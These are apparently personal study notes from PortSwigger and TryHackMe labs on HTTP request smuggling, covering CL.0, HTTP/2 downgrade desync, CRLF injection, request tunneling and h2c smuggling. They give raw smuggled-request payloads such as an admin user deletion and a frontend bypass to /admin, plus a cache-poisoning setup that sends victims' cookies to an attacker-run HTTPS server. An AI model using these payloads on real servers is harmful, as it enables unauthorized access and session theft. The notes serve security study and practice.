Browser-powered request smuggling
Back-end servers can sometimes be persuaded to ignore the Content-Length header, which effectively means they ignore the body of incoming requests. This paves the way for request smuggling attacks that don’t rely on chunked transfer encoding or HTTP/2 downgrading
CL.0 request smuggling
In some instances, servers can be persuaded to ignore the Content-Length header, meaning they assume that each request finishes at the end of the headers. This is effectively the same as treating the Content-Length as 0.
To probe for CL.0 vulnerabilities, first send a request containing another partial request in its body, then send a normal follow-up request. You can then check to see whether the response to the follow-up request was affected by the smuggled prefix. Ex:
 In the wild, we’ve mostly observed this behavior on endpoints that simply aren’t expecting
 POST requests, so they implicitly assume that no requests have a body.
You can also try using GET requests with an obfuscated Content-Length header. If you’re able to hide this from the back-end server but not the front-end, this also has the potential to cause a desync. We looked at some header obfuscation techniques when we covered TE.TE request smuggling.
Lab: CL.0 request smuggling
The key things:
- Two requests sent “Send group in a sequence (single connection)”
- ==Need to find to what endpoint you get a 404== In this case that was
/resources/images/blog.svg- This was the part of the lab I didn’t get
So this is HTTP/1.1
- Send the
GET /request to Burp Repeater twice. and add both of these tabs to a new group. - Go to the first request and convert it to a
POSTrequest - In the body, add an arbitrary request smuggling prefix. The result should look something like this:
POST / HTTP/1.1 Host: YOUR-LAB-ID.web-security-academy.net Cookie: session=YOUR-SESSION-COOKIE Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: <CORRECT> GET /hopefully404 HTTP/1.1 Foo: x - Change the path of the main
POSTrequest to point to an arbitrary endpoint that you want to test. - Change the send mode to Send group in sequence (single connection).
- Change the
Connectionheader of the first request tokeep-alive. - Send the sequence and check the responses.
- If the response to the second request gets a 404, this indicates that the back-end server is ignoring the
Content-Lengthof requests.
- If the response to the second request gets a 404, this indicates that the back-end server is ignoring the
- Deduce that you can use requests for static files under
/resources, such as/resources/images/blog.svg, to cause a CL.0 desync.
Exploit
- In Burp Repeater, change the path of your smuggled prefix to point to
/admin(or the full deletion) ```HTTP POST /resources/images/blog.svg HTTP/1.1 Host: YOUR-LAB-ID.web-security-academy.net Cookie: session=YOUR-SESSION-COOKIE Connection: keep-alive Content-Length:
GET /admin/delete?username=carlos HTTP/1.1 Foo: x
## THM Notes
HTTP Request Smuggling is a vulnerability that arises when there are mismatches in different web infrastructure components, including proxies, load balancers, and servers that interpret the boundaries of HTTP requests. In web requests, this vulnerability mainly involves the Content-Length and Transfer-Encoding headers, which indicate the end of a request body. When these headers are manipulated or interpreted inconsistently across components, it may result in one request being mixed with another.
When calculating the sizes for Content-Length (CL) and Transfer-Encoding (TE), it's crucial to consider the presence of carriage return `\r` and newline `\n` characters which are not only part of the HTTP protocol's formatting but also impact the calculation of content sizes.
#### HTTP 2 Overview

**Pseudo-headers:** HTTP/2 defines some headers (pseudo-headers) that start with a colon `:` Those headers are the minimum required for a valid HTTP/2 request. In our image above, we can see the:
- `:method`
- `:path`
- `:scheme`
- `:authority`
**Headers:** We have also regular headers like `user-agent` and `content-length`. Note that HTTP/2 uses lowercase for header names.
One of the main reasons HTTP request smuggling is possible in HTTP/1 scenarios is the existence of several ways to define the size of a request body. This ambiguity in the protocol leads to different proxies having their own interpretation of where a request ends and the next one begins, ultimately ending in request smuggling scenarios.
#### HTTP/2 Desync
HTTP/2 Downgrading - When a reverse proxy serves content to the end user with HTTP/2 (frontend connection) but requests it from the backend servers by using HTTP/1.1 (backend connection), we talk about HTTP/2 downgrading. There are few different ways to do this:
1. **H2.CL** - HTTP/2 doesn't use the `Content-Length`, so if we pass it to the server, we can smuggle a request underneath it. For example, setting `Content-Length` to `0` means the server server will treat everything after the `0` as a new request. See below:

2. **H2.TE** - same with the `Transfer-Encoding` header. If we pass the `chunked` we can pass more information to get the server to read it as a second request. See below:
3. **CRLF injection** (Carriage Return/Line Feed) (\r\n)- this basically just means inserting a new line into the request. HTTP/2 can translate any characters into binary, but HTTP/1.1 can't so we can insert characters which only HTTP/1.1 will read as new headers for separate requests.
#### Example H2.CL
Turn this HTTP/2 request:
GET /post/like/12315198742342 HTTP/1.1 Host: 10.10.237.172:8000 Cookie: sessid=ba89f897ef7f68752abc User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://10.10.237.172:8000/post/12315198742342 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive
Into this HTTP/2 and HTTP/1.1 request. The second request means that the next client to access the server will send the GET request, and the `X:` header will cause the server to ignore any of the reest of the requests which will be read as part of the X header.
POST / HTTP/2 Host: 10.10.237.172:8000 Cookie: sessid=ba89f897ef7f68752abc User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Length: 0
GET /post/like/12315198742342 HTTP/1.1 X: f
#### HTTP/2 Request Tunneling Through Leaking Internal Headers
The simplest way to abuse request tunneling is to get some information on how the backend requests look by leaking internal headers.
- Check a request for something like `Content-Length` because then we will know it is using HTTP/1.1 in the backend.
- `Host` as well (because it should say `authority` for HTTP/2)
- Note that we will need to provide a host header in these cases because we will have to terminate the first request before the smuggled request will translate the `authority` for the HTTP/2 request into the `Host` header for the HTTP/1.1 request.
- Further headers could also be added.

Note that we also may need to guess on the `Content-Length` header.
We can get the other headers in some cases, like for example when we are able to return the results of a search query in the web page, we may be able to get the front-end server to treat the response as a header. Ex:
POST /hello HTTP/2 Host: 10.10.55.130:8100 User-Agent: Mozilla/5.0 Content-Type: application/x-www-form-urlencoded Content-Length: 0 q=searchTerm Foo=bar
We start with the above, but then we send it to Burp Suite Repeater and add all of the below to the `Foo` header. This is done in the Inspector tab because the request tab cannot show CRLF (`\r\n`).
bar Host: 10.10.55.130:8100
POST /hello HTTP/1.1 Content-Length: 300 Host: 10.10.55.130:8100 Content-Type: application/x-www-form-urlencoded
q=
The normal response would be "Your search for $searchTerm did not match any documents, but we get our smuggled request back."

#### HTTP/2 Request Tunneling Through Bypassing Frontend Restrictions
A request tunneling vulnerability would allow us to smuggle a request to the backend without the frontend proxy noticing, effectively bypassing frontend security controls.
**Note:** POST requests are not served from cache, so we use them to know that there will be a response from the backend server.
Basically this just means that we can bypass certain restrictions imposed by the front end server but not by the backend - for example we may be able to access an `/admin` page if we smuggle the request like so:
The request starts with:
```shell
POST /hello HTTP/2
Host: 10.10.55.130:8100
User-Agent: Mozilla/5.0
Foo: bar
But we add this all to the Foo header in Inspector.
bar
Host: 10.10.55.130:8100
Content-Length: 0

GET /admin HTTP/1.1
X-Fake: a
HTTP/2 Request Tunneling Through Web Cache Poisoning
To achieve cache poisoning, what we want is to make a request to the proxy for /page1 and somehow force the backend web server to respond with the contents of /page2. It this were to happen, the proxy will wrongly associate the URL of /page1 with the cached content of /page2.
Create an SSL Certificate and Key
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 3650 -nodes -subj "/C=XX/ST=StateName/L=CityName/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname"
Python Server Using the SSL Certificate for HTTPS
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl
httpd = HTTPServer(('0.0.0.0', 8002), BaseHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(
    httpd.socket,
    keyfile="key.pem",
    certfile='cert.pem',
    server_side=True)
httpd.serve_forever()
- Note that
key.pemandcert.pemshould be in the same directory, though the Port can be changed from8002.
We’ll have to pick something in the cache to poison, and in this case we also need to find a way to upload a file to a server.

We can use this js script to print the cookie of a requester as it will cause a agent to send the cookie to our server. Next we need to request the correct script and smuggle the request to our malicious script inside. Ex:

h2c Smuggling
Web servers can offer multiple HTTP protocol versions in a single port, and the client can select the version they want through a process known as negotiation. The methods for negotiation used the following identifiers:
- h2: Protocol used when running HTTP/2 over a TLS-encrypted channel. It relies on the Application Layer Protocol Negotiation (ALPN) mechanism of TLS to offer HTTP/2.
- h2c: HTTP/2 over cleartext channels. In this case, the client sends an initial HTTP/1.1 request with a couple of added headers to request an upgrade to HTTP/2. If the server acknowledges the additional headers, the connection is upgraded to HTTP/2.
- Most modern browsers don’t support
- Headers required:
Connection:Upgrade, HTTP2-SettingsUpgrade:h2cHTTP2-Settings:long base64 string
- Response:
- HTTP/1.1 101 Switching Protocols
Connection:UpgradeUpgrade:h2c
When an HTTP/1.1 connection upgrade is attempted via some reverse proxies, they will directly forward the upgrade headers to the backend server while will handle much of the remaining interaction. HTTP/2 is persistent so the communication will just keep going back to the backend server.
- When facing an h2c-aware proxy, there’s still a chance to get h2c smuggling to work if the frontend proxy supports HTTP/1.1 over TLS. We can try performing the h2c upgrade over the TLS channel
- Only allows for tunneling, not poisoning